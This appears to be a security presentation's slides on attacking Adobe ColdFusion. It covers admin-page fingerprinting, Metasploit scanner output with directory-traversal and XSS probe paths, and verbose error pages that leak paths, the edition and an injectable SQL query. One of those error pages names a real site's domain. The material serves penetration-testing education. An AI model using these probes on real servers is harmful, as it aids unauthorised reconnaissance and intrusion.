
ColdFusion Hit list

- ColdFusion 6




ColdFusion Hit list

- ColdFusion 7



ColdFusion Hit list

- ColdFusion 8




CF
ADOBE® COLD FUSION® 8 ADMINISTRATOR

User name

Password

Login

 Adobe, the Adobe logo, ColdFusion, and Adobe ColdFusion are trademarks or registered trademarks of Adobe Systems Incorporated in the United States and/or other countries. All other trademarks are the property of their respective owners.



ColdFusion Hit list

- ColdFusion 9

The logo consists of the letters 'C' and 'F' in a bold, blue, sans-serif font. The 'C' is positioned to the left of the 'F', and they are both of similar height.

ADOBE® COLD FUSION® 9 ADMINISTRATOR

User name

Password

Login




Adobe, the Adobe logo, ColdFusion, and Adobe ColdFusion are trademarks or registered trademarks of Adobe Systems Incorporated in the United States and/or other countries. All other trademarks are the property of their respective owners.



ColdFusion Hit list

- ColdFusion 10



The screenshot shows a web browser window with the address bar containing "/CFIDE/administrator/". The browser's tab bar shows "Local", "Coding", "CR", "Debugger", and "mining.bitcoin.cz". The main content area displays the ColdFusion logo "Cf" in a large, dark blue font. Below the logo, the text "Adobe® ColdFusion® 10 Beta Administrator" is displayed. The login form consists of a "User name" label above a text input field containing "admin", a "Password" label above an empty text input field, and a "Login" button below the fields. At the bottom left, the Adobe logo is visible. At the bottom right, the copyright notice reads: "© 1997-2012 Adobe Systems Incorporated and its licensors. All Rights Reserved. Adobe, the Adobe logo, and ColdFusion are either registered trademarks or trademarks of Adobe Systems Incorporated in the United States and/or other countries."



ColdFusion Scanner

- Metasploit Module to find ColdFusion URLs

```
msf auxiliary(coldfusion_scanner) > run
[*] 302 Redirect to->http://      .194.200/
[+] 194.200:80 /CFIDE/administrator/index.cfm 200
[+] 194.200:80 /CFIDE/administrator/logging/settings.cfm?locale=../../../../../sha1.js%00en 200
[+] 194.200:80 /CFIDE/componentutils/login.cfm 200
[+] 194.200:80 /CFIDE/componentutils/login.cfm?_cf_containerID=blahblah' 200
[+] 194.200:80 /CFIDE/componentutils/packageList.cfm 200
[+] 194.200:80 /CFIDE/probe.cfm 500
[+] 194.200:80 /CFIDE/wizards/common/_authenticatewizarduser.cfm 200
[+] 194.200:80 /CFIDE/wizards/common/_logintowizard.cfm?%3C%22'%3E 200
[+] 194.200:80 /CFIDE/wizards/common/_logintowizard.cfm?<'> 200
[+] 194.200:80 /CFIDE/wizards/common/utis.cfc?method=verifyldapserver&vserver=localhost&vport=389&vstart=&username=&vpassword=&returnformat=js
n 200
[+] 194.200:80 /CFIDE/debug/cf_debugFr.cfm?userPage=http%3A%2F%2Fgoogle.com 200
[+] 194.200:80 /CFIDE/adminapi/base.cfc?wsdl 200
[+] 194.200:80 /CFIDE/scripts/cfform.js 200
[*] 302 Redirect to->http://      .194.200/flashservices/
[*] 302 Redirect to->http://      .194.200/CFFormGateway/
[+] 194.200:80 /CFIDE/GraphData.cfm 500
[+] 194.200:80 /cfform-internal 500
[+] 194.200:80 /compass/logon.jsp 500
[+] 194.200:80 /travelnet/home.jsp 500
[+] 194.200:80 /ws-client/loanCalculation.jsp 500
[+] 194.200:80 /cfdocs/dochohome.htm 200
[+] 194.200:80 /CFIDE/wizards/common/_logintowizard.cfm 200
[+] 194.200:80 /CFIDE/main/ide.cfm 200
[+] 194.200:80 /CFIDE/Administrator/ 200
[+] 194.200:80 /CFIDE/Administrator/Application.cfm 500
[+] 194.200:80 /CFIDE/Administrator/index.cfm 200
[+] 194.200:80 /CFIDE/administrator/aboutcf.cfm 200
```



ColdFusion Scanner

- Metasploit Module to find ColdFusion URLs

```
*] 302 Redirect to->http://      194.200:80/CFIDE/componentutils/cfcexplorer.cfc?method=getcfcinhtml&name=CFIDE.adminapi.security&path=/CFIDE/adminapi
/security.cfc
[-] no response for      194.200:80 /CFIDE/classes/cf-j2re-win.cab
[+]      194.200:80 /CFIDE/classes/cfapplets.jar 200
*] 301 Redirect to->http://      .194.200/CFIDE/classes/images/
[+]      194.200:80 /CFIDE/componentutils/Application.cfm 500
[+]      194.200:80 /CFIDE/componentutils/_component_cfcToHTML.cfm 500
[+]      194.200:80 /CFIDE/componentutils/_component_cfcToMCDL.cfm? 500
[+]      194.200:80 /CFIDE/componentutils/_component_style.cfm 200
[+]      194.200:80 /CFIDE/componentutils/_component_utils.cfm 200
*] 302 Redirect to->http://      .194.200:80/CFIDE/componentutils/cfcexplorer.cfc?method=getcfcinhtml&name=CFIDE.componentutils.cfcexplorer&path=/CFIDE
/componentutils/cfcexplorer.cfc
[+] :      194.200:80 /CFIDE/componentutils/cfcexplorer_utils.cfm 200
[+] :      194.200:80 /CFIDE/componentutils/componentdetail.cfm 200
[+] :      194.200:80 /CFIDE/componentutils/componentdoc.cfm 200
[+] :      194.200:80 /CFIDE/componentutils/componentlist.cfm 200
*] 301 Redirect to->http://      .194.200/CFIDE/componentutils/gatewaymenu/
*] 302 Redirect to->http://      194.200:80/CFIDE/componentutils/cfcexplorer.cfc?method=getcfcinhtml&name=CFIDE.componentutils.gatewaymenu.menu&path=/
CFIDE/componentutils/gatewaymenu/menu.cfc
*] 302 Redirect to->http://      194.200:80/CFIDE/componentutils/cfcexplorer.cfc?method=getcfcinhtml&name=CFIDE.componentutils.gatewaymenu.menunode&pa
th=/CFIDE/componentutils/gatewaymenu/menunode.cfc
[+]      194.200:80 /CFIDE/componentutils/login.cfm 200
[+]      194.200:80 /CFIDE/componentutils/packageList.cfm 200
*] 302 Redirect to->http://      .194.200:80/CFIDE/componentutils/cfcexplorer.cfc?method=getcfcinhtml&name=CFIDE.componentutils.utils&path=/CFIDE/compo
nentutils/utils.cfc
[+]      194.200:80 /CFIDE/debug/cf_debugFr.cfm 500
[+]      194.200:80 /CFIDE/install.cfm 200
[+]      194.200:80 /CFIDE/probe.cfm 500
*] 302 Redirect to->http://      .194.200:80/CFIDE/componentutils/cfcexplorer.cfc?method=getcfcinhtml&name=CFIDE.wizards.common.utils&path=/CFIDE/wizar
ds/common/utils.cfc
*] Scanned 1 of 1 hosts (100% complete)
*] Auxiliary module execution completed
msf auxiliary(coldfusion_scanner) >
```



Attacking ColdFusion

- <http://www.cvedetails.com/version-list/53/8739/1/Adobe-Coldfusion.html>

Adobe » Coldfusion : Vulnerability Statistics

[Vulnerabilities \(43\)](#) [CVSS Scores Report](#) [Browse all versions](#) [Possible matches for this product](#) [Related Metasploit Modules](#)

[Related OVAL Definitions](#) : [Vulnerabilities \(0\)](#) [Patches \(0\)](#) [Inventory Definitions \(1\)](#) [Compliance Definitions \(0\)](#)


[Vulnerability Feeds & Widgets](#) ^{New}

Vulnerability Trends Over Time


Year	# of Vulnerabilities	DoS	Code Execution	Overflow	Memory Corruption	Sql Injection	XSS	Directory Traversal	Http Response Splitting	Bypass something	Gain Information	Gain Privileges	CSRF	File Inclusion	# of exploits
2006	7	1	1				2			1	1				
2007	6	1	1				3				1				
2008	5						2			2	1	1			
2009	5						3				1				
2010	6						2	1			3				
2011	14	1					7		1		3			1	
Total	43	3	2				19	1	1	3	10	1	1		
% Of All		7.0	4.7	0.0	0.0	0.0	44.2	2.3	2.3	7.0	23.3	2.3	2.3	0.0	

Warning : Vulnerabilities with publish dates before 1999 are not included in this table and chart. (Because there are not many of them and they make the page look bad; and they may not be a

Vulnerabilities By Year



Vulnerabilities By Type



This page lists vulnerability statistics for all versions of [Adobe Coldfusion](#). Vulnerability statistics provide a quick overview for security vulnerabilities of this software. You can view versions of t related to Adobe Coldfusion.



Attacking ColdFusion

- Common Vulnerabilities
 - Information Disclosure
 - XSS
 - SQL Injection
 - Admin Interfaces Exposed (more later)



Attacking ColdFusion

- Information Disclosure
- Need to determine standard vs Enterprise ColdFusion? *
- Just request a .jsp page
 - Standard versions don't do JSP and will tell you so via 500 error && license exception
 - Enterprise supports jsp and will just 404

- *useful for post exploitation



Attacking ColdFusion

- Enterprise

404


/planets/blah.jsp

```
java.io.FileNotFoundException: /planets/blah.jsp
  at jrun.jsp.JSPEngine.getPageState (JSPEngine.java:329)
  at jrun.jsp.Translator.translate (Translator.java:67)
  at jrun.jsp.JSPEngine.translateJSP (JSPEngine.java:707)
  at jrun.jsp.JSPServlet.translate (JSPServlet.java:125)
  at jrun.jsp.JSPServlet.service (JSPServlet.java:113)
  at jrun.servlet.ServletInvoker.invoke (ServletInvoker.java:106)
  at jrun.servlet.JRunInvokerChain.invokeNext (JRunInvokerChain.java:42)
  at jrun.servlet.JRunRequestDispatcher.invokeNext (JRunRequestDispatcher.java:584)
  at jrun.servlet.JRunRequestDispatcher.forwardInvoke (JRunRequestDispatcher.java:553)
  at jrun.servlet.JRunNamedDispatcher.forward (JRunNamedDispatcher.java:64)
  at coldfusion.license.JspLicenseServlet.service (Unknown Source)
  at coldfusion.bootstrap.BootstrapServlet.service (BootstrapServlet.java:89)
  at jrun.servlet.ServletInvoker.invoke (ServletInvoker.java:106)
  at jrun.servlet.JRunInvokerChain.invokeNext (JRunInvokerChain.java:42)
  at jrun.servlet.JRunRequestDispatcher.invoke (JRunRequestDispatcher.java:284)
  at jrun.servlet.ServletEngineService.dispatch (ServletEngineService.java:543)
  at jrun.servlet.jrpp.JRunProxyService.invokeRunnable (JRunProxyService.java:203)
  at jrunx.scheduler.ThreadPool$DownstreamMetrics.invokeRunnable (ThreadPool.java:320)
  at jrunx.scheduler.ThreadPool$ThreadThrottle.invokeRunnable (ThreadPool.java:428)
  at jrunx.scheduler.ThreadPool$UpstreamMetrics.invokeRunnable (ThreadPool.java:266)
  at jrunx.scheduler.WorkerThread.run (WorkerThread.java:66)
```



Attacking ColdFusion

- Standard



500


A License exception has occurred.

```
coldfusion.license.LicenseManager$LicenseIllegalAccessErrorException: A License exception has occurred.  
    at coldfusion.license.LicenseManager.byte(Unknown Source)  
    at coldfusion.license.LicenseManager.checkJSP(Unknown Source)  
    at coldfusion.license.JspLicenseServlet.service(Unknown Source)  
    at coldfusion.bootstrap.BootstrapServlet.service(BootstrapServlet.java:89)  
    at jrun.servlet.ServletInvoker.invoke(ServletInvoker.java:106)  
    at jrun.servlet.JRunInvokerChain.invokeNext(JRunInvokerChain.java:42)  
    at jrun.servlet.JRunRequestDispatcher.invoke(JRunRequestDispatcher.java:286)  
    at jrun.servlet.ServletEngineService.dispatch(ServletEngineService.java:543)  
    at jrun.servlet.jrpp.JRunProxyService.invokeRunnable(JRunProxyService.java:203)  
    at jrunx.scheduler.ThreadPool$DownstreamMetrics.invokeRunnable(ThreadPool.java:320)  
    at jrunx.scheduler.ThreadPool$ThreadThrottle.invokeRunnable(ThreadPool.java:428)  
    at jrunx.scheduler.ThreadPool$UpstreamMetrics.invokeRunnable(ThreadPool.java:266)  
    at jrunx.scheduler.WorkerThread.run(WorkerThread.java:66)
```



Attacking ColdFusion

- Information Disclosure



The web site you are accessing has experienced an unexpected error.
Please contact the website administrator.

The following information is meant for the website developer for debugging purposes.

Error Occurred While Processing Request

An error occurred when performing a file operation read on file D:\inetpub\wwwroot\ [redacted] \wwwroot\blog\config\settings.xml.

The cause of this exception was: java.io.FileNotFoundException: D:\inetpub\wwwroot\tacrug.org\wwwroot\blog\config\settings.xml (The system cannot find the path specified).

The error occurred in D:\inetpub\wwwroot\ [redacted] \wwwroot\Application.cfc: line 8

```
6 : <!-- application settings - allows multiple user groups and sites per application -->
7 : <cfset settingsFile = ExpandPath("../config/settings.xml") />
8 : <cffile action="read" file="#settingsFile#" variable="appSettingsWDDX">
9 : <cfwddx action="wddx2cfml" input="#appSettingsWDDX#" output="appSettings" />
10 :
```

Resources:

- Check the [ColdFusion documentation](#) to verify that you are using the correct syntax.
- Search the [Knowledge Base](#) to find a solution to your problem.

Browser Mozilla/5.0 (Windows NT 6.1; WOW64; rv:8.0.1) Gecko/20100101 Firefox/8.0.1
Remote Address [redacted]
Referrer http://delicious.com/search?p=coldfusion
Date/Time 30-Nov-11 08:39 PM

Stack Trace
at cfApplication2ecfc2025324441.runPage(D:\inetpub\wwwroot\ [redacted] \wwwroot\Application.cfc:8) at cfApplication2ecfc2025324441.runPage(D:\inetpub\wwwroot\ [redacted] \wwwroot\Application.cfc:8)

```
java.io.FileNotFoundException: D:\inetpub\wwwroot\ [redacted] \wwwroot\blog\config\settings.xml (The system cannot find the path specified)
  at java.io.FileInputStream.open(Native Method)
  at java.io.FileInputStream.<init>(FileInputStream.java:106)
  at java.io.FileInputStream.<init>(FileInputStream.java:66)
  at coldfusion.tagext.io.FileUtils.readFile(FileUtils.java:144)
  at coldfusion.tagext.io.FileTag.read(FileTag.java:363)
  at coldfusion.tagext.io.FileTag.doStartTag(FileTag.java:264)
  at coldfusion.runtime.CfJspPage._emptyTcfTag(CfJspPage.java:2661)
  at cfApplication2ecfc2025324441.runPage(D:\inetpub\wwwroot\ [redacted] \wwwroot\Application.cfc:8)
  at coldfusion.runtime.CfJspPage.invoke(CfJspPage.java:196)
  at coldfusion.filter.SilentFilter.invoke(SilentFilter.java:47)
```



Attacking ColdFusion

← → ↻ [redacted] /news/news.cfm?id='

Error Occurred While Processing Request

An error occurred when performing a file operation read on file /export/home/webuser/[redacted], 2010/docs/.

The cause of this exception was: java.io.FileNotFoundException: /export/home/webuser/[redacted] 2010/docs (Is a directory).

Please try the following:


- Enable Robust Exception Information to provide greater detail about the source of errors. In the Administrator, click Debugging & Logging > Debugging Settings, and select the Robust Exception Information option.
- Check the [ColdFusion documentation](#) to verify that you are using the correct syntax.
- Search the [Knowledge Base](#) to find a solution to your problem.

Browser Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/535.11 (KHTML, like Gecko) Chrome/17.0.963.46 Safari/535.11

Remote Address [redacted]

Referrer

Date/Time 20-Feb-12 12:30 PM



Attacking ColdFusion



The web site you are accessing has experienced an unexpected error.
Please contact the website administrator.

The following information is meant for the website developer for debugging purposes.

Error Occurred While Processing Request

The method 'getSalt' in component C:\inetpub\wwwroot\CFIDE\adminapi\administrator.cfc cannot be accessed remotely.

Resources:

- Check the [ColdFusion documentation](#) to verify that you are using the correct syntax.
- Search the [Knowledge Base](#) to find a solution to your problem.

Browser Mozilla/5.0 (Windows NT 6.1; WOW64; rv:8.0.1) Gecko/20100101 Firefox/8.0.1

Remote Address [redacted]

Referrer [redacted]

Date/Time 20-Dec-11 09:36 AM

Stack Trace

```
coldfusion.runtime.TemplateProxy$InvalidRemoteAccessException: The method 'getSalt' in component C:\inetpub\wwwroot\CFIDE\adminapi\administrator.cfc cannot be accessed remotely.  
    at coldfusion.runtime.TemplateProxy.checkAccess(TemplateProxy.java:283)  
    at coldfusion.runtime.TemplateProxy.invoke(TemplateProxy.java:442)  
    at coldfusion.runtime.TemplateProxy.invoke(TemplateProxy.java:320)  
    at coldfusion.filter.ComponentFilter.invoke(ComponentFilter.java:183)  
    at coldfusion.filter.ApplicationFilter.invoke(ApplicationFilter.java:288)  
    at coldfusion.filter.RequestMonitorFilter.invoke(RequestMonitorFilter.java:48)  
    at coldfusion.filter.BrowserDebugFilter.invoke(BrowserDebugFilter.java:74)  
    at coldfusion.filter.MonitoringFilter.invoke(MonitoringFilter.java:40)  
    at coldfusion.filter.PathFilter.invoke(PathFilter.java:86)  
    at coldfusion.filter.ExceptionFilter.invoke(ExceptionFilter.java:70)  
    at coldfusion.filter.ClientScopePersistenceFilter.invoke(ClientScopePersistenceFilter.java:28)  
    at coldfusion.filter.BrowserFilter.invoke(BrowserFilter.java:38)  
    at coldfusion.filter.NoCacheFilter.invoke(NoCacheFilter.java:46)  
    at coldfusion.filter.GlobalsFilter.invoke(GlobalsFilter.java:38)  
    at coldfusion.filter.DataSourceFilter.invoke(DataSourceFilter.java:22)  
    at coldfusion.xml.rpc.CFCServlet.invoke(CFCServlet.java:138)  
    at coldfusion.xml.rpc.CFCServlet.doGet(CFCServlet.java:264)  
    at javax.servlet.http.HttpServlet.service(HttpServlet.java:740)  
    at org.apache.axis.transport.http.AxisServletBase.service(AxisServletBase.java:327)
```



The web site you are accessing has experienced an unexpected error.
Please contact the website administrator.

The following information is meant for the website developer for debugging purposes.

Error Occurred While Processing Request

Error Executing Database Query.

[Macromedia][SQLServer JDBC Driver][SQLServer]Incorrect syntax near "".

The error occurred in D:\inetpub\wwwroot\... \links\apply.cfm: line 949

Called from D:\inetpub\wwwroot\... \links\apply.cfm: line 1
Called from D:\inetpub\wwwroot\... \links\apply.cfm: line 949
Called from D:\inetpub\wwwroot\... \links\apply.cfm: line 1
947 : select title
948 : from tblJobs
949 : where visible = 1 and id = #url.id#
950 : </cfquery>
951 :

SQLSTATE HY000
SQL select title from tblJobs where visible = 1 and id = 1"
VENDORERRORCODE 102
DATASOURCE S... u
Resources:

- Check the [ColdFusion documentation](#) to verify that you are using the correct syntax.
- Search the [Knowledge Base](#) to find a solution to your problem.

Browser Mozilla/5.0 (Windows NT 6.1; WOW64; rv:11.0) Gecko/20100101
 Firefox/11.0
Remote Address ...
Referrer
Date/Time 05-Apr-12 09:53 AM
Stack Trace

at cfapply2ecfm1851394381._factor19(D:\inetpub\wwwroot\... \links\apply.cfm:949) at
cfapply2ecfm1851394381.runPage(D:\inetpub\wwwroot\... \links\apply.cfm:1) at
cfapply2ecfm1851394381._factor19(D:\inetpub\wwwroot\... \links\apply.cfm:949) at
